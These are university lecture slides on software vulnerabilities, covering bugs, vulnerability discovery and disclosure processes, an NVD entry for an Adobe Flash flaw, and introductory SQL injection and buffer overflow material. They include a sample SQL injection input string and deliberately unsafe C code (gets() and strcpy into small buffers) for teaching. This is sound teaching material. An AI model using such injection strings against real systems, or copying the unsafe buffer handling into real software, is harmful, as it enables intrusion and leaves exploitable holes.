UNIVERSITÀ DEGLI STUDI DI TRENTO

Network Security

AA 2015/2016

Vulnerabilities

Dr. Luca Allodi

Software bugs

- A bug is a problem in the execution of the software that leads to unexpected behaviour
  - Software crashes
  - Wrong entries are displayed/stored in a backend database
  - Execution loops infinitely
  - ..
- Characteristics of a bug
  - Replicability
  - Logic/configuration/design/implementation
  - Fix priority
  - If it’s documented, it’s a feature

An example of a sw bug

```
int login(database, context){
        char username[10];
        char password[10];
        printf(“login:”); gets(username);
        printf(“password:”); gets(password);
        correct_pwd=lookup(username, database);
        if (correct_pwd!=password)
                printf(‘Login failed’);
                return;
        else{
                printf(‘login succeeded’);
                exec(context);
        }
        return 1;
}
```

Swap it around..

```
int login(database,context){
        char username[10];
        char password[10];
        printf("login:"); gets(username);
        printf("password:"); gets(password);
        correct_pwd=lookup(username, database);
        if (correct_pwd==password)
                printf('Login succeeded');
                exec(context);
        else{
                printf('Login failed');
                return;
        }
        return 1;
}
```

Vulnerabilities

- *A flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised (accidentally triggered or intentionally exploited) and result in a security breach or a violation of the system's security policy*

Definition from NIST SP 800-30

Types of vulnerabilities


- Vulnerabilities can be found at any level in an information system
  - Configuration vulnerabilities
  - Infrastructural vulnerabilities
  - Software vulnerabilities
- Configuration vulnerabilities
  - Software or system configuration does not correctly implement security policy
    - e.g. accept SSH root connections from any IP
- Infrastructural vulnerabilities
  - Design or implementation problems that directly or indirectly affect the security of a system
    - e.g. a sensitive database in a network's DMZ
- Software vulnerabilities
  - Design or implementation of a software module can be exploited to bypass security policy
    - e.g. authorisation mechanism can be bypassed

Software vulnerabilities

- Our focus in this course
- Thousands of software vulnerabilities are discovered each year
    - Some are publicly disclosed
    - Some are not
- MITRE → non-profit organisation (Massachusetts, U.S.A.)
    - Supports, among others, activities from
        - Department of Homeland Security (DHS)
        - Department of Defense (DoD)
        - National Institute for Standards and Technology (NIST)
    - Maintaines standard for vulnerability identification
        - Common Vulnerabilities and Exposures (CVE)

Vulnerability discovery

- Vulnerabilities are widely different in nature
  - Often implementation-dependent
  - May require deep understanding of sw module interaction
  - Necessary in-depth knowledge of system design
    - e.g. kernel structure, memory allocation,..
- Two main discovery techniques
  - Code lookups
    - Manual/semi-automatic search in codebase for known patterns
  - Fuzzing
    - Semi-automatic random input generation--> try to crash program
  - Bonus technique: “Google hacking”
    - Look for known vulnerable functions in google → returns vulnerable webpages



Vulnerability discovery and disclosure

- Can be found either internally or externally to a company
  - **Internally** → managed within the company
    - Patch (fixing) prioritisation
    - Communication to customers
  - **Externally** → found by an external security researcher
    - Disclosure to vendor
      - Payment
    - Patching prioritisation
    - Disclosure to public

Vulnerability handling

- Internal process must
  - Accept information about new vulnerabilities
    - Internal or external sources
  - Verify vulnerability report
  - If vulnerability exists
    - Develop resolution
    - Post-resolution activities
- ISO 30111

Vulnerability handling – verification phase


- Initial investigation
  1. The reported problem is a security vulnerability
     - Must have repercussions over security policy
  2. The vulnerability affects a supported version of the software the vendor maintains (e.g. not caused by 3rd party modules).
     - Else, exit process
  3. The vulnerability is exploitable with currently known techniques
     - Else, exit process
  4. Root cause analysis
     - Underlying causes of vulnerability and look for similar problems in the code
  5. Prioritisation
     - Evaluate potential threat posed by the vulnerability

Vulnerability handling – resolution and release phases

- Resolution decision
  - Vendor must decide how to resolve the vulnerability
  - Different decisions for different types of vulnerabilities
    - Configuration vulnerabilities → advisory may be enough
    - Code vulnerabilities → patch
    - Critical vulnerabilities → release a mitigation before full patch
- Remediation development
  - Every resolution must be tested before being delivered to clients
    - minimize negative impacts caused by software change
- Release
  - Web services → vendor deploys patch itself
  - Stand-alone product → patch release (see ISO 29147)
- Post-release
  - Monitor situation (e.g. patch may not be always effective)
    - Support to final client

Vulnerability disclosure

- Vulnerabilities are information sets
- The vulnerability disclosure process is about information exchange – ISO 29147
  - Finder → vendor
  - Vendor → user



Picture from ISO 29147

Confidentiality of vulnerability information

- Vulnerability information is considered sensitive and confidential by vendors
  - Pose a threat to end users
  - May affect vendor's reputation
- Build secure communication channels to preserve confidentiality and integrity of information
- Vulnerability advisories are typically published after patching
  - Internal policies determine whether a vulnerability will be published or not
    - Typically a function of vulnerability severity

Issues with vulnerability disclosure – the case of external finders


- Security researcher that finds vulnerability may expect
  - Economic return
  - Credit (to mention on curriculum)
- Issue → how to communicate vulnerability to vendor?
  - Say too little → vulnerability not reproducible → no $$$
  - Say too much → vulnerability fully known → thanks for the info → no $$$
- Agreement between sec researcher and vendor
  - Third party mediates (e.g. ZDI)
  - Bug bounty programs (e.g. Microsoft, Google)
  - Credit assured (e.g. Apple?)
- Often involves development of Proof-of-Concept exploit that shows the vulnerability is exploitable
- For more on vuln disclosure issues see “Miller, Charlie. "The legitimate vulnerability market: Inside the secretive world of 0-day exploit sales." *In Sixth Workshop on the Economics of Information Security*. 2007.”

Third party mediators

- Several on the market, act as proxy between security researcher and vendor
  - Communicate vulnerability to vendor
  - Hold vulnerability information for a certain amount of time (typically 60-90 days)
  - When hold period expires they disclose the vulnerability
    - Mechanism to push vendors to patch
  - Secunia, ZDI, SecurityFocus, …
- If vulnerability is known before vendor releases patch → "zero day vulnerability"
- Google Zero Day Project
  - Discover vulnerabilities (often in competitors' software)
  - Aggressively release vuln info after deadline expires

National vulnerability database

- NVD for short → NIST-maintained database of disclosed vulnerabilities
  - The “universe” of vulnerabilities


Sponsored by DHS/NCCIC/US-CERT

NIST National Institute of Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerability Summary for CVE-2015-8642

Original release date: 12/28/2015

Last revised: 12/29/2015


Source: US-CERT/NIST

Overview

Use-after-free vulnerability in Adobe Flash Player before 18.0.0.324 and 19.x and 20.x before 20.0.0.267 on Windows and OS X and before 11.2.202.559 on Linux, Adobe AIR before 20.0.0.233, Adobe AIR SDK before 20.0.0.233, and Adobe AIR SDK & Compiler before 20.0.0.233 allows attackers to execute arbitrary code via unspecified vectors, a different vulnerability than CVE-2015-8634, CVE-2015-8635, CVE-2015-8638, CVE-2015-8639, CVE-2015-8640, CVE-2015-8641, CVE-2015-8643, CVE-2015-8646, CVE-2015-8647, CVE-2015-8648, CVE-2015-8649, and CVE-2015-8650.

UNIVERSITÀ DEGLI STUDI DI TRENTO

National Vulnerability Database (2)



External Source: CONFIRM

Name: https://helpx.adobe.com/security/products/flash-player/apsb16-01.html

Type: Advisory; Patch Information

Hyperlink: https://helpx.adobe.com/security/products/flash-player/apsb16-01.html

Vulnerable software and versions


```
+ Configuration 1
    + AND
        + OR
            * cpe:/a:adobe:air_sdk:20.0.0.204 and previous versions
            * cpe:/a:adobe:air_sdk_%26_compiler:20.0.0.204 and previous versions
        + OR
            cpe:/o:apple:mac_os_x
            cpe:/o:apple:iphone_os
            cpe:/o:google:android
            cpe:/o:microsoft:windows
+ Configuration 2
    + AND
        + OR
            * cpe:/a:adobe:flash_player:20.0.0.235
            * cpe:/a:adobe:flash_player:20.0.0.228
            * cpe:/a:adobe:flash_player:19.0.0.245
            * cpe:/a:adobe:flash_player:19.0.0.226
            * cpe:/a:adobe:flash_player:19.0.0.207
            * cpe:/a:adobe:flash_player:19.0.0.185
            * cpe:/a:adobe:flash_player:18.0.0.268 and previous versions
        + OR
            cpe:/o:apple:mac_os_x
            cpe:/o:microsoft:windows
```

Vulnerability feeds

- Vulnerabilities are disclosed by publication in the NVD and other vulnerability feeds
  - Public and private
- Private feeds release information earlier
  - “early advisories”
  - Secuina, SecurityFocus, ZDI
- Public feeds typically release weekly or monthly updates
  - SANS@RISK
  - https://www.sans.org/newsletters/at-risk

UNIVERSITÀ DEGLI STUDI DI TRENTO

Vulnerability life-cycle overview


3. Patch release interval
4. Vulnerability and PoC exploit disclosure
2. Vulnerability discovery
time
1. Software release
5a. Vulnerability known by attacker
5b. Exploitation in the wild
5c. AV company attack signature development and detection

Types of vulnerabilities

- Different types of vulnerabilities
- "The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software"
  - https://www.owasp.org/index.php/Main_Page
- Good resource for information security resources
- "Top 10 vulnerability threats"
  - Good overview of most common vulnerability types with examples

Injection vulnerabilities


- Possibly the most common type of vulnerabilities
  - Exploits unsecure or not robust input channels to applications
- Input to the application can be forged in such a way that the application (or application backend) executes some commands
- Example:
  - SQL injection → inject SQL queries through an interface (typically web) by inputting malicious strings
    - String is interpreted by MySQL server as a query
  - Buffer Overflow

SQL Injection example

- Imagine a website with an input field "username"
  - The user inputs their name and the backend returns all their details
- The query on the backend will look something like this:
  - SELECT * from USERS where name='$user'
  - Where $user is the value set in the input username above, interpreted as a string
- The attacker can set $user=superpippo' OR 'owned'='owned
  - The backend will then interpret the following query

  → SELECT * from USERS where name='superpippo' OR 'owned'='owned'
- That's a valid query that returns all fields in USERS
- Mitigation → input validation (e.g. do not allow special characters in input fields).


SQL Injection vulnerabilities



Stats from NVD (Feb 2016)

Buffer overflows

- May happen when input is not properly validated
- Input overwrites memory in such a way that execution can be controlled by the attacker
- Very common types of vulnerabilities
    - Extremely powerful as they typically allow the attacker to execute arbitrary code on the attacked system



Stats from NVD (Feb 2016)

Memory buffers – background notions


- Buffer → a block of memory that contains one or more instances of some data
  - Typically associated to an array (e.g. C, Javascript)
  - Buffers have pre-defined dimensions
    - Can accommodate up to x bytes of data
- Buffer overflow → the **input data dimension** exceeds the size of the buffer
  - Some input data "overflows" the buffer

Buggy code - example

buffer.c

```
# include <stdlib.h>
# include <stdio.h>
# include <string.h>
int overflowme(char *string){
        char buffer[8];
        strcpy(buffer, string);
        printf("All was good. Copied string: %s\n", buffer);
        return 1;
}

int main(int argc, char *argv[]){
        overflowme(argv[1]);
        return 1;
}
```



BOF — -bash — ⌘1

```
calvin:BOF stewie$ gcc -o bof buffer.c
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AA
All was good. Copied string: AA
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AAAAAAA
All was good. Copied string: AAAAAAA
calvin:BOF stewie$
calvin:BOF stewie$
